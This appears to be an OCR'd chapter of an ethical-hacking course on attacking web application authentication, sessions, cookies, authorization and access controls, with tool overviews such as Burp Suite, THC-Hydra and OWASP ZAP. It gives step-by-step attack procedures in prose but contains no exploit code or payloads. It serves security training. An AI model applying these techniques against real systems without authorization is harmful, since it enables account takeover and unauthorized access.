


Bypass Client-side Controls: Perform Source Code Review

Attempt to acquire the source code of the target web application. After acquiring the source code, examine the code to understand the components, frameworks, etc. and their working to identify any existing vulnerabilities in the code. This examining can provide information about various functionalities like removing client-side input validation, submitting nonstandard data to the server, manipulating client-side state or events, or directly invoking functionality that is present within the component.

Perform source code review to identify the following functionalities of a target component:

- Client side input validation or other security related logics and events
- Obfuscation or encryption techniques that are employed on the client data before it is transmitted to the server
- Identify modifiable components with hidden client-side functionalities
- Identify the references to server-side functionalities



Attack Authentication Mechanism

Generally, web applications authenticate users through authentication mechanisms such as login functionality. During web app analysis, attackers try to find authentication vulnerabilities such as weak passwords (e.g. short or blank, common dictionary words or names, user's names, defaults). Attackers exploit these vulnerabilities to gain access to the web app by network eavesdropping, brute-force attacks, dictionary attacks, cookie replay attacks, credential theft, among others.

Most of the authentication mechanisms used by web applications have design flaws. Attackers can identify these flaws and exploit them to gain unauthorized access to the web application. The design flaws include failure to check password strength, insecure transmission of credentials over the Internet, among others. Web apps usually authenticate their clients or users by a combination of a user name and password, which can be identified and exploited.

- **User Name Enumeration**

  Attackers can enumerate user names in two ways: **verbose failure messages** and **predictable user names**.

  - **Verbose Failure Message**

    In a typical login system, the user enters two pieces of information, such as a user name and password. In some cases, an application will ask for additional information. If the user is trying to log in and fails, this implies that at least one piece of information was incorrect, or the two items were inconsistent. This provides ground for an attacker to exploit the application.

    Example:

    - Account <username> not found

- The password provided incorrect
- Account <username> has been locked out

- **Predictable Usernames**

  Some of the applications automatically generate account usernames according to some predictable sequence. This makes it very easy way for the attacker who can discern the sequence for potential exhaustive list of all valid user names.

- **Password Attacks**

  A password attack is the process of trying various password cracking techniques to discover a user account password by which the attacker can gain access to an application.

  Methods for cracking passwords include:

  - Password functionality exploits
  - Password guessing
  - Brute-force attack
  - Dictionary attack

- **Session Attacks**

  The following are the types of session attacks employed by attackers against authentication mechanisms:


  - **Session prediction**: Focuses on predicting session ID values that allow the attacker to bypass the authentication schema of an application. By analyzing and understanding the session ID generation process, the attacker can predict a valid session ID value and get access to the application.
  - **Session brute-forcing**: An attacker brute-forces the session ID of a target user and uses it to log in as a legitimate user and gain access to the application.
  - **Session poisoning**: Allows an attacker to inject the malicious content, modify the user´s on-line experience, and obtain unauthorized information.

- **Cookie Exploitation**

  The following are the types of cookie exploitation attacks:

  - **Cookie poisoning**: A kind of parameter tampering attack, in which the attacker modifies the cookie contents in an attempt to draw unauthorized information about a user and thereby perform identity theft.
  - **Cookie sniffing**: A technique in which an attacker sniffs a cookie that contains the session ID of the victim who has logged in to a target website and uses the cookie to bypass the authentication process and login to the victim's account.

- **Cookie replay**: A technique for impersonate as a legitimate user by replaying the session/cookie that contains the session ID of that user (as long as he remains logged in). This attack stops working once the user logs out of the session.



User Name Enumeration


If login error states which part of the user name and password is not correct, guess the users of the application using the trial-and-error method.

Here, an attacker tries to enumerate the username and password of "**rini Mathew**" on **wordpress.com**. On the first attempt, the attacker tried to login as "**rini.mathews**," which resulted in the login failure message "**invalidemail** or **username**."

On the second attempt, the attacker tried to login as "**rinimathews**," which resulted in a message stating that the password entered for the username was incorrect, thus confirming that the username "**rinimathews**" exists.


Note: User name enumeration from verbose error messages will fail if the application has an account lockout policy, in which the account locks automatically after a certain number of failed login attempts.

Some applications automatically generate account user names based on a sequence (e.g. "user101," "user102"). Therefore, attackers can perform username enumeration by determining the appropriate sequence.



Password Attacks: Password Functionality Exploits

- **Password Changing:** Determine password change functionality within the application by spidering the application or creating a login account. Try random strings for 'Old Password', 'New Password', and 'Confirm the New Password' fields and analyze errors to identify vulnerabilities in password change functionality.
- **Password Recovery:** Forgot Password' features generally present a challenge to the user; if the number of attempts is not limited, attacker can guess the challenge and answer successfully with the help of social engineering. Applications may also send a unique recovery URL or existing password to an email address specified by the attacker if the challenge is solved.
- **'Remember Me' Exploit:** "Remember Me" functions are implemented using a simple persistent cookie, such as RememberUser=jason or a persistent session identifier such as RememberUser=ABY112010. Attackers can use an enumerated user name or predict the session identifier to bypass authentication mechanisms.



Password Attacks: Password Guessing and Brute-forcing

Password Attacks: Password Guessing

As its name implies, password guessing is the process of guessing possible user keywords that might constitute an account password, until eventually arriving at the correct one. A couple of the techniques attackers use to guess passwords are the password list and password dictionary.

- **Password List**

  The majority of keywords used for preparing the password list include certain daily usage words such as birth date, street name, nickname, anniversary dates, phone numbers, pin numbers, parents or friends names, and the name of a pet.

  Create a list of possible passwords using most commonly used passwords, footprinting target and social engineering techniques, and try each password until the correct password is discovered.

- **Password Dictionary**

  A password dictionary is the compilation of word and number combinations that could be passwords. This type of attack saves time, as compared to a brute force attack.

  Create a dictionary of all possible passwords using tools such as **Dictionary Maker** to perform dictionary attacks.

- **Tools**

  Password guessing can be performed manually or using automated tools such as THC-Hydra, Burp Suite, Dictionary Maker, etc.

  - **THC-Hydra**

    Source: *https://www.thc.org*

THC-Hydra is a network logon cracker that supports many different services, such as IPv6 and Internationalized RFC 4013. It comes with a GUI and supports HTTP proxy and SOCKS proxy. THC-Hydra utilizes various authentication methods for services, including Firebird, FTP, IMAP, LDAP, MS-SQL, RDP, SMTP, SNMP, and Telnet.

Password Attacks: Brute-forcing

Brute force is another method used for cracking passwords. Guessing becomes more crucial when the password is longer or contains letters in upper and lower case. If numbers and symbols are used, it could take years to guess the password, which becomes impractical.

Try to crack the log-in passwords by trying all possible values from a set of alphabets, numeric, and special characters. Use password cracking tools such as Burp Suite to crack the password.

Password Cracking Tools

- **Burp Suite**

  Source: *https://portswigger.net*


  Burp Suite is an integrated platform for performing security testing of web applications. Its various tools work together to support the entire testing process, from initial mapping and analysis of an application's attack surface, through to finding and exploiting security vulnerabilities.

  Features:

  - **Intercepting proxy** that inspects and modifies traffic between your browser and the target application
  - **Application-aware spider** for crawling content and functionality
  - **Web application scanner** for automating the detection of numerous types of vulnerability
  - **Intruder tool** for performing customized attacks to find and exploit unusual vulnerabilities
  - **Repeater tool** for manipulating and resending individual requests
  - **Sequencer tool** for testing the randomness of session tokens

Some of the additional password cracking tools include:

- L0phtCrack (*http://www.l0phtcrack.com*)
- ophcrack (*http://ophcrack.sourceforge.net*)
- RainbowCrack (*http://project-rainbowcrack.com*)
- Cain & Abel (*http://www.oxid.it*)
- Windows Password recovery Tool (*https://www.windowspasswordsrecovery.com*)
- Dictionary Maker (*http://dictionarymaker.sourceforge.net*)
- SensePost Crowbar (*https://sensepost.com*)
- Brutus (*http://www.hoobie.net*)



Session Attacks: Session ID Prediction/Brute-forcing


Every time a user logs in to a particular website, server assigns a session ID to the user to keep track of all the activities on the website. This session ID is valid until the user logs out; the server provides a new session ID when the user logs in again. Attackers try to exploit this session ID mechanism by guessing the next session ID after collecting some valid ones.

For certain web applications, the session ID information involves a string of fixed width. Randomness is essential to avoid prediction.

Following are the steps of performing session attacks:

- In the first step, collect some valid session ID values by sniffing traffic from authenticated users.
- Analyze captured session IDs to determine the session ID generation process such as the structure of session ID, the information that is used to create it, and the encryption or hash algorithm used by the application to protect it.
- Vulnerable session generation mechanisms that use session IDs composed by user name or other predictable information, like timestamp or client IP address, can be exploited by easily guessing valid session IDs.
- In addition, you can implement a brute force technique to generate and test different values of session ID until he successfully gets access to the application.

From the diagram, you can see that the session ID variable is indicated by JSESSIONID and assumes its value as "user01," which corresponds to the user name. By guessing the new value for it, say, as "user 02," it is possible for the attacker to gain unauthorized access to the application.



Cookie Exploitation: Cookie Poisoning

Cookies frequently transmit the sensitive credentials from client browser to server. Attackers can modify these with ease to gain access to the server or assume the identity of another user.

Client browsers use cookies to maintain a session state when browsers use stateless HTTP protocol IDs for communication. Servers tie unique sessions to the individual accessing the web application. Poisoning of cookies and session information can allow an attacker to inject malicious content or otherwise modify the user's online experience and obtain unauthorized information.

Cookies can contain session-specific data such as user IDs, passwords, account numbers, links to shopping cart contents, supplied private information, and session IDs. Cookies exist as files stored in the client computer's memory or on its hard disk. By modifying the cookie data, an attacker can often gain escalated access or maliciously affect the user's session. Many sites offer the ability to "**Remember me**?" and store the user information in a cookie, so the user does not have to re-enter the data with every visit to the site. Any private information entered is stored in a cookie. In an attempt to protect cookies, site developers often encode them. Encoded cookies give developers a false sense of cookie security, as the encoding process is easily reversed with decoding methods such as Base64 and ROT13 (rotating the letters of the alphabet 13 characters).

Following are the steps of performing cookie poisoning:

- If the cookie contains passwords or session identifiers, steal the cookie using techniques such as script injection and eavesdropping
- Then replay the cookie with the same or altered passwords or session identifiers to bypass web application authentication

- Trap cookies using tools such as OWASP Zed Attack Proxy, Burp Suite, etc.

Cookie Exploitation Tools:


- **OWASP Zed Attack Proxy**

  Source: *https://www.owasp.org*

  OWASP Zed Attack Proxy Project (ZAP) is an integrated penetration testing tool for web applications. It provides automated scanners as well as a set of tools that allow you to find security vulnerabilities manually.

Some of the additional cookie exploitation tools include:

- L0phtCrack (*http://www.l0phtcrack.com*)
- Burp Suite (*https://www.portswigger.net*)
- XSSer (*https://xsser.03c8.net*)



Attack Authorization Schemes

A web application contains an authorization mechanism that restricts the access to specific resource or the functionality (e.g. Admin page) from authenticated users. The web app always performs user authorization following authentication. An attacker implements the flawed authorization mechanism in the web application and takes the advantage of it to access restricted pages by escalating privileges. The attacker tries to gain access to information without proper credentials. Thus, the attacker uses various techniques to attack authorization schemes of the web app.

Authorization Attack


In an authorization attack, the attacker first finds a legitimate account with limited privileges, then logs in as that user, and gradually escalates privileges to access protected resources. He/she then manipulates the HTTP requests to subvert the application authorization schemes by modifying input fields that relate to user ID, user name, access group, cost, filenames, file identifiers, etc. Attackers use sources such as uniform resource identifiers, parameter tampering, POST data, HTTP headers, query strings, cookies, and hidden tags to perform authorization attacks.

- **Uniform Resource Identifier:** A uniform resource identifier (URI) provides a means to identify a resource. It is a global identifier for Internet resources accessed remotely or locally. An attacker may use URIs to access documents/directories that are protected from publishing, inject SQL queries or other unused commands into an application, and/or make a user view a certain site which is connected to another server.
- **Parameter Tampering:** Parameter tampering attack involves the manipulation of parameters exchanged between server and client to modify the application data, such as price and quantity of products, permissions, and user credentials. This information is

usually stored in cookies, URL query strings, or hidden form fields, and attackers can use them to increase control and application functionality.

- **POST Data:** POST data are often comprised of authorization and session information, as the information provided by the client must be associated with the session that provided it. The attacker exploiting vulnerabilities in the post data can easily manipulate it.
- **HTTP Headers:** Web browsers do not allow header modification. Therefore, to modify the header, the attacker has to write his own program and perform the HTTP request. He may also use available tools to modify any data sent from the browser.

  Generally, an authorization HTTP header contains a username and password encoded in Base-64. The attacker can compromise header by submitting two http requests bound in the same header. Proxy system executes the first HTTP header, and target system executes the other HTTP header allowing the attacker to bypass the proxy's access control.
- **Query String and Cookies:** Browsers use cookies to maintain state in the stateless HTTP protocol, store user preferences, session tokens, and other data. Clients can modify the cookies and send them to the server with URL requests thereby allowing the attacker to modify cookie content. Cookie modification depends on the cookie usage that ranges between session tokens to authorized decision-making arrays.
- **Hidden Tags:** When a user selects anything on an HTML page, it stores the selection as form field values and sends it to the application as an HTTP request (GET or POST). HTML can store field values as Hidden Fields, which the browser does not extract to the screen; rather, it collects and submits these fields as parameters during form submissions, which the user can manipulate; however, they choose. Code sent to browsers does not have any security value; therefore, by manipulating the hidden values, the attacker can easily access the pages and run it in the browser.



Authorization Attack: HTTP Request Tampering


HTTP headers control information passed from web clients to web servers on HTTP requests and from web servers to web clients on HTTP responses. Each header consists of a single text line with a name and a value. There are two main ways to send data with HTTP: via the URL or via the form. Tampering with HTTP data refers to modifying data of the HTTP request (or response) before the recipient reads it. The attacker changes the HTTP request without using another user's ID.

- **Query String Tampering**

  If the query string is visible in the address bar on the browser, then try to change the string parameter to bypass authorization mechanisms. You can use web spidering tools such as Burp Suite to scan the web app for POST parameters.

- **HTTP Headers**

  If the application uses the Referer header for making access control decisions, then try to modify it to access protected application functionalities. In the above example, ItemID = 201 is not accessible as Admin parameter is set to false; you can change it to true and access protected items.



Authorization Attack: Cookie Parameter Tampering

Cookie parameter tampering is a method used to tamper with the cookies set by the web application to perform malicious attacks. When the user logs into the site, web application sets the session cookie and stores it in the browser.


Below are the steps for cookie parameter tampering:

1. In the first step, collect some session cookies set by the web application and analyze them to determine the cookie generation mechanism
2. In the second step, trap the session cookies set by the web application, tamper with its parameters using tools such as OWASP Zed Attack Proxy and replays it to the application to gain unauthorized access to others' profile
3. Tool intercepts every request sent from the browser and allows you to edit the cookie to replace it with the tampered cookie parameters. If the cookie is not secure, you may be able to guess the parameters

- **OWASP Zed Attack Proxy**

  Source: *https://www.owasp.org*

  OWASP Zed Attack Proxy (ZAP) is an integrated penetration testing tool for finding vulnerabilities in web applications. It offers automated scanners as well as a set of tools that allow you to find security vulnerabilities manually.



Attack Access Controls

Access controls are the part of application's security mechanisms which logically built on authentication and session management. An attacker walks through a website to identify following applications access controls details:

- Individual access to a particular subset of data
- Levels of grant access (employees, managers, supervisors, CEOs, etc.)
- Administrators functionality to configure and monitor
- Functionalities that allows to escalate privileges


Exploiting Insecure Access Controls

- **Parameter-Based Access Control:** Any web application consists of various request parameters like cookies, query string parameters, etc. The application decides the access grant to a request based on these parameters. These parameters vary between a normal user and an administrator. Sometimes these parameters are invisible to normal users and visible only to the administrators. If an attacker can identify these parameters that are assigned to an administrator, he/she can set those parameters in their own requests and gain access to administrative functions.
- **Referer-Based Access Control:** In some web-applications, HTTP referrer is the foundation to make major access control decisions. As Http referrer is considered unsafe, attacker uses HTTP referrer and manipulates it to any value.
- **Location-Based Access Control:** The users geographic location can be determined by various methods. The most common method to determine current location is through IP address. Attackers can bypass location based access controls by using a web-proxy's, a

VPN, a data roaming enabled mobile device, direct manipulation of client-side mechanisms, etc.

Access Controls Attack Methods

- **Attack with different user accounts:** Attempt to access the application with different user accounts. If there is any broken access control in the web application, it allows you to access the resources and functionality as a legitimate user. You can use tools like Burp Suite to access and compare between two different user contexts.
- **Attack Multistage Processes:** The above mentioned technique will be ineffective if there is a multistage process established in web application architecture. In this multi stage process, the user will perform multiple entries at multiple levels to complete the intended process. In a multistage process, multiple requests will be sent to the server from the client. To attack such process, each and every request to the server should be captured and tested for access controls. Another way to attack a multistage process manually is to walk through a protected multistage process several times in your browser and use proxy tools to switch the session token supplied in different requests to that of a less-privileged user.
- **Attack Static Resources:** Identifies the web applications where the protected static resources are accessed by the URLs. Attempt to request these URLs directly and check whether it is providing access to unauthorized users.
